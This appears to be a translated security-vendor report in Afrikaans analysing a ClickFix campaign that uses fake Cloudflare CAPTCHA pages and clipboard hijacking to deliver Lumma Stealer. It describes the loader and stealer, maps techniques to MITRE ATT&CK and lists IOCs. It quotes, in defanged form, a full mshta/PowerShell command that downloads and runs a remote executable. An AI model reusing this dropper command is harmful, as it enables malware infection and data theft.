

Inleiding:
Ons het onlangs 'n nuwe wanware-veldtog geïdentifiseer wat vals CAPTCHA-bladsye gebruik om Lumma Stealer, 'n inligtingsdief wat onder die wanware-as-'n-diens (MaaS)-model werk, wat die eerste keer in 2022 ontdek is, af te lewer. In vorige veldtogte, insluitend dié in die middel van 2024, het aanvallers ClickFix gebruik, 'n misleidende taktiek wat phishing en vals reCAPTCHA-bladsye behels, om Google-verifikasiebladsye te teiken.

In hierdie jongste veldtog gebruik aanvallers steeds ClickFix, deur phishing en vals reCAPTCHA-bladsye te gebruik om slagoffers te mislei om kwaadwillige opdragte uit te voer wat na hul knipbord gekopieer is. Hulle het egter nou hul fokus verskuif na die nabootsing van Cloudflare-verifikasiebladsye. In hierdie verslag sal die verskillende stadiums van 'n ClickFix-infeksieketting verduidelik word; ClickFix-bladsye wat voorgee dat hulle Cloudflare reCAPTCHA is, en hoe dit die MSHTA en PowerShell misbruik om 'n .NET-laaier te lewer.
Infeksie ketting:


Die infeksieketting begin met 'n vals CAPTCHA-bladsy wat ontwerp is om die slagoffer te mislei om die kwaadwillige opdrag uit te voer. Die webblad vertoon 'n misleidende boodskap soos "Ek is nie 'n robot nie - Cloudflare-verifikasie", wat die gebruiker aanspoor om 'n gegewe opdrag in die Windows Run-dialoog te kopieer en uit te voer. Sodra dit uitgevoer is, begin die opdrag mshta.exe, wat 'n ingebedde VBScript uitvoer. Die VBScript skep 'n WScript.Shell-objek om 'n PowerShell- opdrag uit te voer. PowerShell gebruik dan Invoke-WebRequest om 'n kwaadwillige vrag (g.exe) van 'n afgeleë bediener af te laai en dit in die Downloads-lêergids te stoor. Daarna word v.exe uitgevoer met behulp van Start-Process, wat die volgende fase van die aanval begin. Die v.exe-lêer tree op as 'n laaier, wat die Lumma Stealer dekripteer en in die geheue inspuit.
Analise van die ingebedde JS-skrip:
Hierdie skrip is ontwerp om 'n sosiale ingenieurswese-aanval uit te voer deur gebruikers te mislei om kwaadwillige PowerShell-opdragte te kopieer en uit te voer. Die aanval vermom as 'n Cloudflare-menslike verifikasieproses, wat dit wettig laat lyk terwyl dit stilweg kwaadwillige aktiwiteite uitvoer.
Kwaadwillige vragte in teksarea-elemente:

Die kwaadwillige JS-skrip bevat twee teksarea-elemente wat ingebed is met kwaadwillige PowerShell- en MSHTA-opdragte. Die eerste vrag voer 'n PowerShell-opdrag uit wat ontwerp is om 'n kwaadwillige lêer (kyc.mp4) van hxxps[:]//deskbot.net af te laai en uit te voer. Hierdie metode is gebruik om Lumma Stealer te lewer, wat in die JavaScript-lêer gekommenteer word (sien Figuur 3).
Die tweede teksarea-element gebruik mshta.exe om 'n VBScript uit te voer wat 'n PowerShell-opdrag begin.
mshta vbscript:Execute(“CreateObject(“”WScript.Shell””).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Begin-Proses $HOME\Downloads\v.exe””,0)(window.close) ' Ek is nie 'n robot nie – Cloudflare Verifikasie-ID: 5mUiAHM”)
Dit gebruik Invoke-WebRequest (iwr) om " g.exe" van kvndbb3[.]com af te laai en stoor dit as "v.exe" in die Downloads-lêergids. En voer dit verder uit met behulp van Start-Process. Hierdie metode word gebruik as 'n ontduikingstegniek in wanware-aanvalle om sekuriteitsmaatreëls te omseil deur gebruik te maak van sagteware soos mshta.exe en WScript.Shell.

Vals menslike verifikasietaktieke:
Een van die mees misleidende aspekte van hierdie skrip is die gebruik van 'n vals menslike verifikasiemeganisme. Dit boots Cloudflare se verifikasieproses na om gebruikers te laat glo dat hulle 'n bykomende stap moet voltooi. Wanneer die gebruiker op die verifikasieknoppie klik, kopieer die skrip outomaties die verborge kwaadwillige opdrag na hul knipbord. Die slagoffer word dan mislei om hierdie opdrag in hul terminaal te plak en uit te voer, wat toelaat dat die wanware afgelaai en uitgevoer word.
Om die aanval meer effektief te maak, sluit die skrip verskeie taalvertalings in (Engels, Spaans, Chinees, Arabies, Hindi, en meer). Dit beteken dat die aanvaller 'n wêreldwye gehoor teiken, wat die kanse op suksesvolle infeksie verhoog.
Klembordkapingsmeganisme:

Die skrip gebruik 'n copyToClipboard()- funksie, wat die kwaadwillige PowerShell-opdrag binne die verborge teksarea kies en dit na die knipbord kopieer wanneer die gebruiker met die verifikasieknoppie interaksie het. Dit is 'n skelm tegniek om gebruikers onwetend kwaadwillige kode te laat uitvoer. Soos getoon in figuur 3 en figuur 5.
Sodra dit gekopieer is, gee die aanvaller die gebruiker opdrag om die opdrag in 'n PowerShell-terminaal te plak en uit te voer. Indien uitgevoer, word die wanware afgelaai, geïnstalleer en moontlik gebruik om persistentie op die slagoffer se masjien te verkry.
Analise van dotnet-laaier:



Die Loader gebruik verskeie anti-analise tegnieke om navorsers te belemmer en opsporing te ontduik. Ons analise het aan die lig gebring dat die laaier die uitvoeringstyd monitor om ontfouting of sandput omgewings op te spoor. Hierdie kontrole help dit om potensiële analisepogings te identifiseer, soos getoon in figuur 8.

Tydens die analise van die laaier het ons ontdek dat dit die tweede vrag dekripteer met behulp van 'n sleutel wat in figuur 9 getoon word. Die gedekripteerde kode word dan in die prosesgeheue ingespuit met behulp van API's soos VirtualProtect, gevolg deur WriteProcessMemory en CreateThread om die ingespuite vrag uit te voer. Hierdie tegniek word algemeen gebruik om opsporing te vermy en te verseker dat die kwaadwillige kode in die geheue loop wat in figuur 10 hieronder getoon word.
Analise van die vrag (Lumma Stealer):

Die vragmonster is 'n 32-bis-monster met geïnkripteerde data en stringe.

Dit vra vir 'n dialoogkassie met die boodskap "Wil jy wanware laat loop", wat dien as 'n finale kontrole voordat voortgegaan word met die uitvoering van die wanware soos getoon in figuur 12.
API-oplossingsvermoë:

Dit het die vermoë om API's op te los deur die API-hashingtegniek te gebruik wat in figuur 13 hieronder getoon word.

Datafiltrasie
Die wanware gebruik Windows GDI API's, insluitend BitBlt en CreateCompatibleBitmap, om die hele skerm vas te lê en die vasgelegde inhoud as 'n bitmap-beeld te stoor.

Dit probeer ook om sensitiewe data van die knipbord te steel deur die GetClipboardData API te gebruik. Sodra die data onttrek is, vestig dit 'n bevel-en-beheer (C2C) verbinding om die gesteelde inligting te onttrek.
C2C-verbinding:
Stealer gebruik Mozilla/5.0 in sy User-Agent-string om in te meng met wettige webverkeer terwyl dit met sy C2C-bedieners kommunikeer. Hierdie taktiek help die diewer om opsporing deur sekuriteitsoplossings wat netwerkverkeer vir afwykings monitor, te vermy.


Die wanware maak staat op sewe hardgekodeerde domeine as bevel-en-beheer-bedieners om opdaterings te fasiliteer, bevele te ontvang en gesteelde data te onttrek.
Gevolgtrekking:
Die ClickFix-veldtog demonstreer hoe bedreigingsakteurs voortgaan om sosiale ingenieurswese-tegnieke te gebruik om sekuriteitsmaatreëls te omseil en gebruikers te mislei. In hierdie veldtog, deur gebruik te maak van vals Cloudflare CAPTCHA-bladsye, knipbordkaping en misbruik van Windows-hulpprogramme soos MSHTA en PowerShell, lewer en voer die aanvallers Lumma Stealer doeltreffend uit. Die .NET-laaier wat in hierdie aanval gebruik word, sluit anti-analise-tegnieke in om opsporings te ontduik. Die gebruik van verskeie tale in die veldtog beklemtoon 'n globale teikenbenadering, wat dit 'n wydverspreide bedreiging maak.
MITRE ATT&CK Tegnieke:
| Naam | Tegniek-ID | Naam |
| Vals captcha-verifikasie | T1566 | Phishing |
| PowerShell uitvoering | T1204
T1059.001 |
Gebruikersuitvoering Opdrag- en Skriptinterpreteerder: PowerShell |
| Mshta-uitvoering
|
T1218.005
T1027.009 |
Stelsel Binêre Proxy Uitvoering: Mshta Verduisterde lêers of inligting: Ingeslote vragte |
| Screen Capture | T1113 | Screen Capture |
| Het die geïnkripteerde vrag met behulp van powershell.exe uitgevoer
|
T1059.001
T1027.013 |
Opdrag- en Skriptinterpreteerder: PowerShell Verduisterde lêers of inligting: Geënkripteerde/geënkodeerde lêer |
| Invoeropname | T1056 | toetsaanslagen |
| Verdedigingsontduiking | T1055.012 | Prosesinspuiting: Prosesuitholting
|
| Inhoudinspuiting | T1659 | Inspuiting van kwaadwillige kode in stelsels |
| Bevel en beheer | T1071.001 | Toepassingslaagprotokol: Webprotokolle
|
beskerming:
Trojan.Ghanarava.1739530256ee4fbc
Trojan.Ghanarava.1739337049382d41
Trojan.LummaStealerCiR
IOCs:
| MD5 | Filename |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe |
| 049F8BF92786B0AFF493BC8533EE4FBC | Lumma-vrag |
| C2C | |
| ignoredshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hoopefreamed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
Skrywers:
Soumen Burma
Vaibhav Billade


